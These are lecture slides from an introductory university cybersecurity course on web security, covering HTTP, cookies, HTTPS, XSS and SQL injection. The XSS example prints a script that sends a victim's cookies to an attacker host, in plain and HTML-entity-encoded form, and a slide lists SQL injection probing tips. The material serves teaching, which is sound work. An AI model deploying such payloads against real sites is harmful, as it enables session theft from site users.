University of Colorado **Boulder**

CSCI 3403 INTRO TO CYBERSECURITY

Lecture: 9-1

Topic: Web Security

Presenter: Matt Niemiec

Announcements

- Happy Holi!
- Guest lecturer on from Twitter on Thursday!
  - Don’t miss it!
- People have not been contributing fairly to projects
  - If you cannot show that you put in work, you will get a 0

Coronavirus Update

- There's a chance this course will move online
  - I'll still lecture here at the same time Tuesdays and Thursdays
  - I will expect nobody to come
  - Office hours will be moved to Zoom
- YOU ARE NOT REQUIRED TO COME TO CLASS
  - If you feel sick or otherwise

Web Basics

HTTP

- HyperText Transfer Protocol
- Connectionless*
- Uses cookies and session variables
  - Session variables are stored server-side
- Relies on headers to send information

*There is some modern support for connections over HTTP1.1

Don’t Trust Client-Side Validation!

- Users can alter information and send over anything
- Can be done through:
  - Console
  - BurpSuite
- Demos!

HTTP Methods

- Signifies what you're trying to do
- Most common: GET, POST, PUT, PATCH, DELETE
  - You don't need to know each of these
- GET: Stores parameters in the URL
  - Vulnerable to shoulder surfing
- POST: Stores parameters in the request body

Parts of URL

- To watch Avengers 5 trailer, go to https://www.youtube.com/watch?v=dQw4w9WgXcQ
- Protocol: https
- Sub-domain: www
- Second-level domain: youtube
- Top-level domain: com
- Subdirectory: watch
- GET params: {‘v’: ‘dQw4w9WgXcQ’}
- Everything else: delimiters

Cookies

- Can be manipulated by the user
  - Demo!
- Solutions?

Cookies

- Can be manipulated by the user
  - Demo!
- Solutions?
  - Encrypt the cookies with a server secret
  - Use session variables, which act as a reference for getting a locally stored file

HTTPS

- Almost non-existent ten years ago
- Almost ubiquitous today
  - https://whynohttps.com/
- What does it encrypt?
  - Try http://web.mit.edu/ vs https://web.mit.edu/ in Wireshark
  - Having HTTPS isn't enough – need auto redirect

Injection Attacks

XSS

- XSS (Cross-site Scripting)
  - I like to think, “Across-site Scripting”
  - The attacker attacks the users of a site
- Two types: Stored and Reflected
  - Stored is where you input data that is rendered
  - Reflected is where you give a bad link
    - A form of social engineering
- Only useful if you attack a user with a valuable session
- Demos!

URL Encoding

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example


```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

SQL Injection

- Escape the query and write SQL code
- Really just limited by how well you know SQL



SQL Injection – Good Things to Know

- Start with a quote to see if it's vulnerable
- It's easier if you get error messages
- Use UNIONs and JOINs wisely!
- Comment is "– "
  - The space at the end is important